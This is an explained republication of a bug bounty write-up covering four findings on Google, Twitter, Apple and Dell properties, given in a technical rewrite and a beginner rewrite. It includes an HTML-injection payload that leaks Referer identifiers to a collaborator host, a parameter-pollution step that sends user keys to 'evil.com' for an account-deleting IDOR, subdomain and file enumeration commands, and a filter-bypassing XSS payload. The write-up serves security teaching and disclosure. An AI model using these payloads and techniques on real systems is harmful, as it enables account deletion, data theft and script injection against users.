Play with Google, Twitter, Apple, Dell
The author describes four separate findings: an HTML injection in a Google contact endpoint that could leak project identifiers via the Referer header, an IDOR in a Twitter team-deletion endpoint that allowed deleting other users' accounts, an information leak on an Apple subdomain exposing verbose errors, and a reflected XSS on a Dell search page that bypassed a filter using malformed quotes and parentheses. An attacker could use these to delete accounts, steal identifiers, or run script in a victim's browser.

This story of how I find vulnerabilities in google, Twitter, apple, and dell for fun after more than 40 tries
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a short account of four separate findings made across four different bug bounty programmes, all reached by hand after, in the author's words, more than 40 tries. The targets are a Google property, a Twitter property, an Apple property and a Dell property. The report does not name the specific products or the exact hostnames; the hosts in the requests are shown with wildcards or placeholder names such as *.google1.com, *.twitter1.com, dev.dev.apple.com and dev.dell1.com.
The four findings cover different bug classes:
| Target | Weakness |
|---|---|
| HTML injection, with the Referer header used to leak project or user identifiers | |
| IDOR in the team delete functionality, chained with parameter pollution to obtain the object key | |
| Apple | Information leakage through a JavaScript file discovered during subdomain and directory enumeration |
| Dell | XSS in a search parameter, reached by working around an input filter |
Setup
The report gives no account of how the accounts, roles or test users were created, and no programme scope details. The tools named in the text are:
gobusterandassetfinderfor subdomain enumeration, withhttprobeto check which hosts respondopendoorfor directory enumerationffuffor file enumerationgetJSfor collecting JavaScript fileslinkfinder.pyfor extracting links and endpoints from JavaScriptwebscreenshot.pyfor capturing screenshots of discovered URLs- Burp Collaborator for out-of-band confirmation of the injected request
The Twitter section describes a two-user scenario: userA holds the administrator role and invites userB by email; userB receives a confirmation email and activates the account; once userB has joined the team, userA can delete them.
Finding it
The starting point is the Referer request header, which the report describes as containing the address of the page making the request. When following a link it is the URL of the page containing the link; when making AJAX requests to another domain it is the page's own URL. Servers use it to identify where visitors come from, for analytics, logging or optimised caching.
The researcher found an HTML injection in a contact endpoint and realised that the injected markup could cause a request to an attacker-controlled host carrying the project id or user id present in the Referer.
The researcher found an IDOR in the join-to-team functionality. The author notes the status changes from 403 to 200 when the key is changed.
Apple
The Apple finding came out of a broad enumeration exercise rather than a specific feature: a subdomain with a default 404 page, a directory with a 403 status, a JavaScript file referenced in the header of an otherwise empty page, and finally interesting parameters inside that JavaScript.
Dell
The Dell application has a search feature that accepts a comma-separated list of tags in the t parameter. Straightforward payloads such as <script>alert(1)</script> and " onclick=alert(1) were detected and blocked, so the researcher studied how the application transformed other characters and built a payload around those transformations.
Exploitation
Google: HTML injection in the contact endpoint
The first request establishes the normal shape of the call:
POST /v1/project/contact HTTP/1.1
Host: *.google1.com

{"name":"test"}
The name field is then filled with HTML, URL-encoded:
POST /v1/project/contact HTTP/1.1
Host: *.google1.com

{"name":"%3ch1%[redacted]%3c%2fh1%3e"}
The author notes that %3c decodes to <, %2f to / and %3e to >, and that the request is then sent and the response shown.


To increase impact, the injected tag is changed to one that makes the browser issue a request to an attacker host, with project properties such as the project id or other sensitive information carried in the URL:
{"name":"%3cpre%3e%3cimg src=\"burpcollaborator\"%3e%3c%2fpre%3e"}
The request is sent and the result is shown in Burp Collaborator.
Twitter: IDOR in team delete
The delete request looks like this, and the author notes the status changes from 403 to 200 when the key is changed:
POST /v1/team/delete HTTP/1.1
Host: *.twitter1.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

{"key":"[redacted]"}
Changing the key and sending the request succeeded. The response was:
HTTP/1.1 204 No Content
cache-control: no-store
connection: close
content-length: 0
To increase impact the researcher needed to find other users' keys. The user settings URL has the following shape, with the key in the path:
The share profile functionality builds a share URL from that address:
The next step was to try parameter pollution by appending an &u=evil.com payload:
After sending the request, the share URL became:
and the response pointed to:
With the user key obtained this way, the researcher could delete any user regardless of that user's permission level.
Apple: information leakage from a JavaScript file
- Subdomain enumeration with
gobusterandassetfinder:
gobuster dns -t 50 -d apple.com -w ~/seclists/Dir/subdomains.dat — wildcard
./assetfinder -subs-only apple.com | ./httprobe
- A subdomain with a 404 default page was selected, and directory enumeration was run with
opendoor:
python opendoor.py -t 45 — host https://dev.dev.apple.com/
This found three directories with a 403 status.
- File enumeration inside the 403 directory with
ffuf:
This found a file with a JavaScript file included in the header and an empty body. The JavaScript was collected with getJS:
- The JavaScript file was then searched for parameters of interest to a bug hunter:
Finally, screenshots of the discovered URLs were captured to find useful data:
python webscreenshot.py -i list.txt -v

The author notes a verbose error at this point.
Dell: XSS in the search parameter
The search accepts a comma-separated list of tags:
Payloads such as <script>alert(1)</script> and " onclick=alert(1) were detected and blocked. Testing other payloads showed how the application transformed certain characters:
'becomes a space""becomes"((becomes())becomes)
Working from those transformations, the researcher built this payload:
””’onclick=””confirm((1))”” ’ ””

and placed it in the URL:
Root cause
For Google, the report shows HTML injected through the name value of the contact endpoint. The impact comes from the browser then loading the injected resource and sending the Referer of the page, which contains the project or user id. The report does not describe the server-side validation that was or was not present.
For Twitter, the report shows the delete request succeeding after the key in the body is changed. The key is exposed in the user settings URL path, and the share profile functionality copies that URL into a share link. The share URL after the request points to evil.com with the key in the path.
For Apple, the exposure is a JavaScript file referenced from the header of an otherwise empty page, reachable after directory and file enumeration, that contains parameters of interest.
For Dell, the filter blocks obvious payloads, and testing showed characters are transformed: ' to a space, "" to ", (( to ( and )) to ).
Impact
On Google, the injected HTML can cause a request to an attacker host carrying the project id or user id from the Referer. The report frames this as increasing the impact of the injection but does not quantify what an attacker could do with those identifiers.
On Twitter, an attacker who obtains a user key can delete any user regardless of that user's permission level. The report demonstrates obtaining the key through the share profile parameter pollution.
On Apple, the finding is information leakage: interesting parameters inside a JavaScript file.
On Dell, the crafted payload was placed in the t parameter and the response is shown.
Fix
Variants to test
- On any endpoint that reflects a value into a page, submit HTML and check whether it is rendered. A positive result is a response in which the markup is interpreted rather than shown as text.
- On endpoints that render user-supplied content, inject a resource that loads from a host you control and watch for the request. A positive result is an inbound request carrying the page's Referer, which may contain identifiers.
- On delete, update or transfer endpoints, change the object key in the body and compare the status code. A positive result is a change from 403 to 200 or 204 for an object you do not own.
- On share or redirect features, append an extra parameter with a URL you control and observe where the share link points. A positive result is a link to your host that carries the original object key or other identifiers.
- On JavaScript-heavy applications, enumerate subdomains, directories and files, collect JavaScript with
getJS, extract links withlinkfinder.py, and screenshot the results. A positive result is a JavaScript file containing parameters or endpoints not otherwise documented. - On input filters, submit characters in pairs and observe how they are normalised in the response. A positive result is a transformation that reconstructs a dangerous character or sequence after filtering, which can then be used to build an event handler payload.
What happened, in plain words
A security researcher hunted for bugs in Google, Twitter, Apple and Dell, after more than 40 tries. Each finding is a different kind of mistake, and each one is explained below from scratch.
A bug bounty programme is a scheme where a company invites outside people to look for security mistakes in its systems and report them, often for a reward.
The four findings are:
| Target | What was wrong |
|---|---|
| HTML injection: a form field accepted HTML, and the browser's Referer header could carry project or user identifiers to an attacker | |
| IDOR: a delete request trusted a key supplied by the caller, and the key could be harvested through a share link | |
| Apple | Information leakage: a JavaScript file found by enumeration contained interesting parameters |
| Dell | XSS: a search box could be made to run script by working around a filter |
A few words you will meet constantly:
- Request: what your browser sends to a website when you click a link or submit a form. It is a short text message with a method (like
GETorPOST), a path, some headers and sometimes a body. - Response: what the website sends back, with a status code (200 means OK, 403 means forbidden, 404 means not found, 204 means OK but nothing to show).
- Header: a labelled line in a request or response, like
Host:orUser-Agent:. Think of it as the envelope around the letter. - API: a way for programs to talk to a website without a human clicking. The
/v1/...paths in this report are API endpoints. - Endpoint: one specific address on a server that does one specific job, for example
/v1/team/delete. - Token or key: a long random string that acts like a password for one action. If you have the key, the server treats you as allowed.
- HTML injection: when a website puts text you typed into a page without escaping it, so the browser treats your text as page structure (tags) instead of as plain text.
- XSS (cross-site scripting): a stronger form of the same idea, where the injected content actually runs JavaScript in the victim's browser.
- IDOR (Insecure Direct Object Reference): when a website lets you act on an object (a user, a team, a file) just by naming it, without checking that the object is yours.
- Information leakage: when a website reveals more than it should, for example internal addresses or parameters inside a file.
- Enumeration: trying many names one after another (subdomains, folders, files) to see which ones exist.

The idea: the Referer header
The report starts by explaining the Referer request header. When your browser asks for a page, it usually includes the address of the page you came from. If you click a link on page A that goes to page B, the request for B carries Referer: <address of A>. When a page makes an AJAX request (a background request made by JavaScript) to another domain, the Referer is the page's own address. Servers use this to know where visitors come from, for analytics, logging or caching.
Why does this matter for security? Because the Referer can contain identifiers. If the page you are on has a project id or user id in its address, that id travels in the Referer to whatever the page loads next. If an attacker can make the page load something from their own server, they receive the Referer, and with it the id.
Step 1: see what a normal request looks like
The researcher first sends a normal contact request to learn the shape of the call:
POST /v1/project/contact HTTP/1.1
Host: *.google1.com

{"name":"test"}
Line by line:
POST /v1/project/contact HTTP/1.1: send data (POST) to the endpoint/v1/project/contact, using version 1.1 of the HTTP protocol.Host: *.google1.com: the site being addressed. The*is a placeholder; the report does not name the real host.- The empty line separates headers from the body.
{"name":"test"}: the body, in JSON format (a way of writing data as labelled values). The fieldnameholds the valuetest.
This is the baseline. The researcher wants to know what a harmless submission looks like before changing anything.
Step 2: put HTML in the field
Next, the name value is replaced with HTML, written in URL encoding:
POST /v1/project/contact HTTP/1.1
Host: *.google1.com

{"name":"%3ch1%[redacted]%3c%2fh1%3e"}
Line by line:
- The request is the same as before, only the body changes.
%3cis the URL-encoded form of<.%3eis the URL-encoded form of>.%2fis the URL-encoded form of/.- So the value decodes to
<h1>[redacted]</h1>, which is an HTML heading containing an email address.
URL encoding replaces characters that are awkward in a URL or in a form with a percent sign and two hex digits. The researcher encodes the angle brackets so the request is accepted, then notes that %3c becomes <, %2f becomes / and %3e becomes >, and that the request is sent and the response shown.
Why do this? To see whether the server stores the value and later puts it into a page as-is. The request is sent and the response is shown.
Step 3: make the page call the attacker
An HTML heading is harmless by itself. To raise the impact, the researcher changes the injected tag to one that makes the browser fetch something from a server the attacker controls, with project properties such as the project id or other sensitive information in the URL:
{"name":"%3cpre%3e%3cimg src=\"burpcollaborator\"%3e%3c%2fpre%3e"}
Line by line:
%3cpre%3edecodes to<pre>, a tag that shows text in a fixed-width block.%3cimg src=\"burpcollaborator\"%3edecodes to<img src="burpcollaborator">, an image tag whose source is a host the researcher controls. Burp Collaborator is a service that gives you a hostname and records any request that arrives at it.%3c%2fpre%3edecodes to</pre>, closing the block.
The request is sent and the result is shown in Burp Collaborator.
Why does this matter? Because the Referer of the page can contain the project id or user id. The attacker does not need to read the page; the browser hands the identifier over as part of loading the image.

The idea: IDOR
The report quotes a definition of IDOR: it happens when an application gives direct access to objects based on input from the user, so an attacker can bypass authorisation and reach records or files directly by changing the value that points at the object. In plain words: the website asks "which object?" but forgets to ask "is it yours?".
A useful comparison: a hotel that hands out room keys by room number, without checking that you booked that room. You ask for key 214, you get key 214.
The scenario
The researcher found the problem in the join-to-team feature. The report describes a two-user setup:
- userA has the administrator role and invites userB by email.
- userB receives a confirmation email and activates the account.
- Once userB has joined the team, userA can delete them.
So deleting a team member is a normal action for an administrator. The question is what the server checks when the delete request arrives.
Step 1: look at the delete request
The delete call looks like this. The author notes the status changes from 403 to 200 when the key is changed:
POST /v1/team/delete HTTP/1.1
Host: *.twitter1.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

{"key":"[redacted]"}
Line by line:
POST /v1/team/delete: the endpoint that deletes a team member.Host: *.twitter1.com: the site, with a placeholder name.User-Agent: ...: a header that says which browser is calling. Here it identifies Firefox 68 on Linux. Servers often use it for statistics or compatibility.- The body is JSON with one field,
key, holding a long random string. That string is the identifier of the object being deleted.
403 means "forbidden": the server refused. 200 means "OK": the server did it.
Step 2: confirm the delete worked
Changing the key and sending the request succeeded. The response was:
HTTP/1.1 204 No Content
cache-control: no-store
connection: close
content-length: 0
Line by line:
HTTP/1.1 204 No Content: the request worked and there is no content to return. A 204 is a common answer to a successful delete.cache-control: no-store: tells browsers and proxies not to keep a copy.connection: close: the connection will be closed after this response.content-length: 0: the body is empty.
The delete request succeeded after the key was changed, and the response is shown.
Step 3: find other users' keys
To make the impact bigger, the researcher needed to find other users' keys. The user settings URL has this shape, with the key in the path:
Line by line:
https://twitter1.com/user/is the settings page for a user.[redacted]is the key, sitting right there in the address.- The trailing
/ends the path.
Why does this matter? Because anything in a URL can be copied, shared, logged or leaked. A key that is supposed to be secret should not be in an address that people paste around.
Step 4: the share profile feature
The share profile feature builds a share link from that address:
Line by line:
https://www.twitter1.com/shareProfileis the share endpoint.?starts the query string, the part of a URL that carries parameters.mini=trueis one parameter.&separates parameters.url=https://twitter.com/user/[redacted]/?id=1is the address being shared, which contains the key.
So the share feature takes a URL that contains the key and puts it into a link. If the researcher can control where that link points, the key goes with it.
Step 5: parameter pollution
The next step was to try parameter pollution: adding an extra parameter with the same or a similar name to see how the application combines them. The payload appends &u=evil.com:
Line by line:
- The path still contains the key.
?id=1is the original parameter.&u=https%3a%2f%2fevil.comadds a new parameteruwhose value ishttps://evil.com, URL-encoded (%3ais:,%2fis/).
Why do this? To see whether the share feature uses the u parameter to decide where the link points, while still carrying the original address (and therefore the key) along.
Step 6: the share link after the request
After sending the request, the share URL became:
Line by line:
- The
urlparameter now contains the original address plus the extrauparameter. - The key appears twice: once in the original path and once at the end, after
evil.com/.
And the response pointed to:
Line by line:
- The link now points at
evil.com, a host the researcher controls. - The path after it contains the key.
The share URL after the request points to evil.com with the key in the path. The report says that with the user key, any user could be deleted. That is the full chain: IDOR plus a way to harvest keys.
Apple
The idea: information leakage
The report quotes a definition: information leakage and improper error handling happen when web applications do not limit the amount of information they return to their users. In plain words: the site tells you more than it needs to, and that extra tells you where to look next.
Step 1: find subdomains
A subdomain is a name in front of the main domain, like shop.example.com or dev.example.com. Companies often have many, and some are forgotten or less protected. The researcher enumerates them with two tools:
gobuster dns -t 50 -d apple.com -w ~/seclists/Dir/subdomains.dat — wildcard
Line by line:
gobuster dns: run gobuster in DNS mode, which looks up names.-t 50: use 50 threads, that is, try 50 names at a time.-d apple.com: the domain to look under.-w ~/seclists/Dir/subdomains.dat: the wordlist, a file of candidate names to try.— wildcard: an option noted in the report; the report does not explain it further.
./assetfinder -subs-only apple.com | ./httprobe
Line by line:
./assetfinder -subs-only apple.com: run assetfinder, another tool that finds subdomains, asking only for subdomains ofapple.com.|: the pipe sends the output of the first command into the second../httprobe: checks which of those names actually answer web requests.
Why do this? To build a list of live hosts to look at.
Step 2: pick a host and enumerate directories
A subdomain with a default 404 page was selected. 404 means "not found"; a default 404 page is the generic page a server shows when the address does not exist. The researcher then looks for directories (folders) on it with opendoor:
python opendoor.py -t 45 — host https://dev.dev.apple.com/
Line by line:
python opendoor.py: run the opendoor script with Python.-t 45: 45 threads.— host https://dev.dev.apple.com/: the host to enumerate.
This found three directories with a 403 status. 403 means "forbidden": the folder exists but the server will not list it. That is interesting, because a folder that exists may still contain files that can be reached directly.
Step 3: enumerate files inside the forbidden directory
Line by line:
./ffuf: run ffuf, a fast fuzzer that tries many values against one position.-w ~/seclists/Discovery/Web-Content/raft-large-files.txt: the wordlist of candidate file names.-u https://dev.dev.apple.com/TEST/FUZZ: the URL to test, whereFUZZis replaced by each word from the list in turn.
This found a file with a JavaScript file included in the header and an empty body. In other words, the page itself showed nothing, but its headers pointed at a script. The script was collected with getJS:
Line by line:
getJS: a tool that collects JavaScript files referenced by a page.— url https://dev.dev.apple.com/TEST/kb.html: the page to inspect.
Why is an empty page with a script interesting? Because the script is where the application's logic lives. It often contains addresses and parameter names that are not visible anywhere else.
Step 4: read the JavaScript for interesting parameters
Line by line:
python linkfinder.py: run linkfinder with Python.-i https://dev.dev.apple.com/TEST/static/js/239746.js: the input file, here the JavaScript file.> list.txt: write the output into a file calledlist.txtinstead of showing it on screen.
Linkfinder reads JavaScript and pulls out links and endpoints. Why? Because a bug hunter wants to know which addresses the application can call, especially ones that are not linked from the visible site.
Step 5: screenshot the results
python webscreenshot.py -i list.txt -v
Line by line:
python webscreenshot.py: run the screenshot tool with Python.-i list.txt: take the list of URLs fromlist.txt.-v: verbose, meaning print more detail about what it is doing.
The author notes a verbose error at this point. The purpose of the screenshots is to see at a glance which of the discovered URLs show something useful.
The finding is the exposure itself: a JavaScript file reachable after enumeration that contains parameters of interest.
Dell
The idea: XSS
The report quotes a definition of cross-site scripting: it is extremely prevalent and frequently misunderstood, and attempts to mitigate it are often easily circumvented because developers were not fully aware of the attack vectors. In plain words: a site lets your input become code in someone else's browser, and the site's filter does not catch every way of writing that code.
Step 1: find the search feature
The Dell application has a search feature that accepts a comma-separated list of tags in the t parameter:
Line by line:
https://dev.dell1.com/search.html: the search page.?t=: the parameter namedt.keyword,PAYLOAD: a comma-separated list. The first item is a normal search term; the second is where a test payload goes.
Why start here? Because the value you type is reflected back into the page, and reflected input is where XSS lives.
Step 2: try obvious payloads
Payloads such as <script>alert(1)</script> and " onclick=alert(1) were detected and blocked.
<script>alert(1)</script>is the classic test: if it runs, a pop-up appears." onclick=alert(1)tries to break out of an attribute and add a click handler.
Both were caught. So the filter is not doing nothing; the researcher needs to understand what it does.
Step 3: study how characters are transformed
Testing other payloads showed how the application transforms certain characters:
'becomes a space""becomes"((becomes())becomes)
Testing showed the application transforms characters: ' becomes a space, "" becomes ", (( becomes ( and )) becomes ).
Why does this matter? Because the filter checks the input, but the browser sees the output. If the output contains a quote that the filter never saw, the filter can be bypassed.
Step 4: build a payload around the transformations
Working from those transformations, the researcher built this payload:
””’onclick=””confirm((1))”” ’ ””
Line by line:
””is two curly double quotes; the application collapses them to one".’is a curly single quote; the application turns it into a space.onclick=starts an event handler attribute.””again collapses to one", closing the attribute value.confirm((1))is the JavaScript to run; the doubled parentheses collapse toconfirm(1).””collapses to one".’becomes a space.””collapses to one".
The payload was placed in the t parameter and the response is shown.
Step 5: put the payload in the URL
Line by line:
https://dev.dell1.com/content/search.html: the search page.?t=: the parameter.On Demand Class,On Demand Lab,example: normal search terms, comma-separated, to look like a real query.””’onclick=””confirm((1))””’””: the crafted payload from the previous step.
The response shows the result.
Why each one worked
For Google, the report shows HTML injected through the name value of the contact endpoint. The impact comes from the browser then loading the injected resource and sending the Referer of the page, which contains the project or user id.
For Twitter, the report shows the delete request succeeding after the key in the body is changed. The key is exposed in the user settings URL path, and the share profile feature copies that URL into a share link.
For Apple, the exposure is a JavaScript file referenced from the header of an otherwise empty page, reachable after directory and file enumeration, that contains parameters of interest.
For Dell, the filter blocks obvious payloads, and testing showed characters are transformed: ' to a space, "" to ", (( to ( and )) to ).
What an attacker could do
On Google, the injected HTML can cause a request to an attacker host carrying the project id or user id from the Referer. The report frames this as increasing the impact of the injection but does not quantify what an attacker could do with those identifiers.
On Twitter, an attacker who obtains a user key can delete any user regardless of that user's permission level. The report demonstrates obtaining the key through the share profile parameter pollution.
On Apple, the finding is information leakage: interesting parameters inside a JavaScript file.
On Dell, the crafted payload was placed in the t parameter and the response is shown.
How each one should be fixed
Things to try on your own
- On any endpoint that reflects a value into a page, submit HTML and check whether it is rendered. A positive result is a response in which the markup is interpreted rather than shown as text.
- On endpoints that render user-supplied content, inject a resource that loads from a host you control and watch for the request. A positive result is an inbound request carrying the page's Referer, which may contain identifiers.
- On delete, update or transfer endpoints, change the object key in the body and compare the status code. A positive result is a change from 403 to 200 or 204 for an object you do not own.
- On share or redirect features, append an extra parameter with a URL you control and observe where the share link points. A positive result is a link to your host that carries the original object key or other identifiers.
- On JavaScript-heavy applications, enumerate subdomains, directories and files, collect JavaScript with
getJS, extract links withlinkfinder.py, and screenshot the results. A positive result is a JavaScript file containing parameters or endpoints not otherwise documented. - On input filters, submit characters in pairs and observe how they are normalised in the response. A positive result is a transformation that reconstructs a dangerous character or sequence after filtering, which can then be used to build an event handler payload.
Glossary
- API: a way for programs to talk to a website without a human clicking, usually through fixed addresses called endpoints.
- Bug bounty programme: a scheme where a company invites outside people to find and report security mistakes, often for a reward.
- Burp Collaborator: a service that gives you a hostname and records any request that arrives at it, used to confirm that injected markup caused an outbound request.
- Cache: a copy of a response kept so it can be served faster next time.
- Cache-control: a response header that tells browsers and proxies whether to keep a copy.
- Content-length: a header that says how many bytes the body contains.
- Cookie: a small piece of data a site stores in your browser so it can recognise you on the next request.
- Directory enumeration: trying many folder names to see which ones exist on a server.
- DNS: the system that turns names like
example.cominto the addresses computers use. - Endpoint: one specific address on a server that does one specific job.
- Enumeration: trying many names one after another to see which ones exist.
- File enumeration: the same idea applied to file names inside a folder.
- Filter: code that inspects input and blocks or changes what it considers dangerous.
- Fuzzer: a tool that sends many variations of an input automatically to see how a system reacts.
- HTML: the language that describes the structure of a web page, using tags like
<h1>and<img>. - HTML injection: when a site puts your text into a page without escaping it, so the browser treats it as page structure.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- IDOR (Insecure Direct Object Reference): when a site lets you act on an object just by naming it, without checking that it is yours.
- Information leakage: when a site reveals more than it should, such as internal addresses or parameters inside a file.
- JavaScript: the programming language that runs in web pages and makes them interactive.
- JSON: a way of writing data as labelled values, used in request and response bodies.
- Key: a long random string that acts like a password for one action.
- Parameter: a named value in a URL, after the
?, separated by&. - Parameter pollution: adding an extra parameter with the same or a similar name to see how the application combines them.
- Payload: the crafted input you send to test or exploit a system.
- Referer: a request header that carries the address of the page you came from.
- Request: the message your browser sends to a website.
- Response: the message the website sends back.
- Status code: a number in a response that says what happened, such as 200 (OK), 204 (OK, no content), 403 (forbidden) or 404 (not found).
- Subdomain: a name in front of the main domain, like
dev.example.com. - Token: a long random string that acts like a password for one action.
- URL encoding: writing awkward characters as a percent sign and two hex digits, such as
%3cfor<. - User-Agent: a request header that says which browser is calling.
- Wordlist: a file of candidate names used by enumeration tools.
- XSS (cross-site scripting): when a site lets your input become code that runs in someone else's browser.



